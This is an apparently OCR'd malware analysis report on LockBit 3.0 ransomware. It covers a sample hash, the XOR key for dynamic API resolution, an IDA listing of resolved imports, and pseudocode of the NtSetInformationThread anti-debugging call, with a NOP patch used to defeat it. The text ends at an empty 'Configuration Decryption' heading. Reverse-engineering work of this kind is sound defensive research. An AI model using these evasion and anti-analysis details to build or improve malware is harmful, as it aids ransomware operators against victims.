Malware Analysis Report

Lock bit Ransomware

December 28| BY Fahad Ali | v1.0

Table of Contents

Sample Hash:

Sha256 hash of the analyzed sample is as follows:

0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194

Executive Summary


Lock Bit is a ransomware-as-a-service (RaaS) operated by malicious actors Symantec tracks as Syrphid. Shortly after it first appeared in September 2019, the Syrphid gang expanded its operations, using a network of affiliates to deploy the Lock Bit ransomware on victim networks. The ransomware, which has currently reached version 3.0, has evolved over the past few years, as has its operators who have recently launched a bug bounty program in order to weed out weaknesses in the malware's code and the RaaS operation as a whole.

The major updates for Lockbit Black 3.0 Ransomware are:

- Anti Analysis technique to hide themselves against various AV vendors.
- Lockbit Black 3.0, requires an "access token" to be supplied as a parameter upon execution which is similar to BlackCat Ransomware.
- It has a command line argument feature.
- Much more evasive then Lockbit 2.0
- New Anti Debugging feature.
- Main code base is very similar to BlackMatter/Darkside Ransomware.
- Disabling the Windows Defender and Event Log Tampering.
- Lock bit Black 3.0 has multi-threading encryption.

1. Tactics Techniques and Procedures:

Following are the tactics, techniques and procedures extracted from the Lockbit 3.0 (Black) :



2. Code Flow:

The code flow of the lock bit 3.0 (Black) is as follows :






Figure 6. The code flow of LockBit 3.0

3. Dynamic API Resolution:


For the Obfuscation Purpose malware resolves **APIS dynamically** which are then processed in the malware. These APIS are resolved by xor with a key which is 0x10035fff as seen below in order to build **Import Address Table (IAT).**



Below is the xor operation being performed in the function as mentioned above malware Api resolving .



This can be seen apis being resolved dynamically:



So mitre behavioral mapping is as follows:

#1 **Defense Evasion** as tactic


a. **Obfuscate FILE or information** as technique.

i. **Dynamic API resolution** as sub-technique

3.1 Resolving hashes through Hash DB Plugin:

To resolve these APIS statically I I have used **hashdb ida plugin** which resolve these apis. After resolving these APIS as mentioned below these I make struct of these apis. By doing this I was able to see which API call is referred to which part in the malware.

```
text:00405EE8                                   RtlWow64EnableFsRedirectionEx_1, \
text:00405EE8                                   NtQueryInstallUILanguage_1, NtQueryDefaultUILanguage_1, \
text:00405EE8                                   RtlTimeToTimeFields_1>
text:00405FD8                   db 0CCh ; Ì
text:00405FD9                   db 0CCh ; Ì
text:00405FDA                   db 0CCh ; Ì
text:00405FDB                   db 0CCh ; Ì
text:00405FDC ptr_struct_iat_1 struct_iat_1 <kernel32_dll, SetFileAttributesW_1, \
text:00405FDC                                           ; DATA XREF: mainFunction+6E↓o
text:00405FDC                                   GetFileAttributesW_1, FindFirstFileExW_1, \
text:00405FDC                                   FindNextFileW_1, FindClose_1, CopyFileW_1, \
text:00405FDC                                   MoveFileExW_1, CreateThread_1, CreateRemoteThread_1, \
text:00405FDC                                   ResumeThread_1, CreateFileW_1, WriteFile_1, ReadFile_1, \
text:00405FDC                                   FlushFileBuffers_1, WinExec_1, Sleep_1, \
text:00405FDC                                   GetOverlappedResult_1, SetFilePointerEx_1, \
text:00405FDC                                   WaitForSingleObject_1, WaitForMultipleObjects_1, \
text:00405FDC                                   CreateIoCompletionPort_1, GetQueuedCompletionStatus_1, \
text:00405FDC                                   PostQueuedCompletionStatus_1, InterlockedIncrement_1, \
text:00405FDC                                   GetExitCodeThread_1, GetLogicalDriveStringsW_1, \
text:00405FDC                                   GetDriveTypeW_1, GetDiskFreeSpaceExW_1, DeleteFileW_1, \
text:00405FDC                                   CreateDirectoryW_1, RemoveDirectoryW_1, OpenMutexW_1, \
text:00405FDC                                   CreateMutexW_1, ReleaseMutex_1, GetCurrentDirectoryW_1, \
text:00405FDC                                   SetCurrentDirectoryW_1, GetTickCount_1, \
text:00405FDC                                   GetComputerNameW_1, SetVolumeMountPointW_1, \
text:00405FDC                                   SetThreadPriority_1, GetVolumePathNameW_1, \
text:00405FDC                                   FindFirstVolumeW_1, FindNextVolumeW_1, \
text:00405FDC                                   FindVolumeClose_1, DeviceIoControl_1, \
text:00405FDC                                   GetVolumePathNamesForVolumeNameW_1, \
text:00405FDC                                   GetVolumeNameForVolumeMountPointW_1, GetSystemTime_1, \
text:00405FDC                                   GetSystemTimeAsFileTime_1, FileTimeToLocalFileTime_1, \
text:00405FDC                                   ExitProcess_1, GetEnvironmentVariableW_1, \
text:00405FDC                                   GetShortPathNameW_1, CreateProcessW_1, \
000053D9 00405FD9: .text:00405FD9 (Synchronized with Pseudocode-A)
```



4. Hiding Thread from Debugger :

After resolving API hashes lock bit calls a function which then calls **SetInformationThread** which basically hides thread from debugger. Which can be shown as follows:

```
    malwareApisResolving((int)&unk_
    sub_40B444(0);
    sub_417738(v1, v2);
    result = sub_40B470();
  }
}
```

Pseudocode-A | Loaded Type Libraries | Strings window

```
1  int __stdcall sub_40B444(int a1)
2  {
3    int v1; // eax
4
5    if ( a1 )
6      v1 = a1;
7    else
8      v1 = -2;
9    return ((int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))stru_42540C.ptr_NtSetInformationThread)(v1, 17, 0, 0);
10 }
```


On Simply running it in debugger I keep on getting exception. In order to bypass this I used Scyllahide Plugin. After installing it when I run it terminates automatically. For this I just replaced the function and argument with nop instruction and it works perfectly.


```
E8 66F8FFFF    call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.735DA0
6A 00          push 0
E8 034F0000    call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.73B444
57             push edi
56             push esi
```

```
68 6C587500    push 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.75586C
E8 66F8FFFF    call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.735DA0
90             nop
90             nop
90             nop
90             nop
90             nop
90             nop
90             nop
90             nop
57             push edi
56             push esi
E8 F0110100    call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.747738
E8 234F0000    call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.73B470
5F             pop edi
5E             pop esi
C3             ret
```


5. Configuration Decryption:

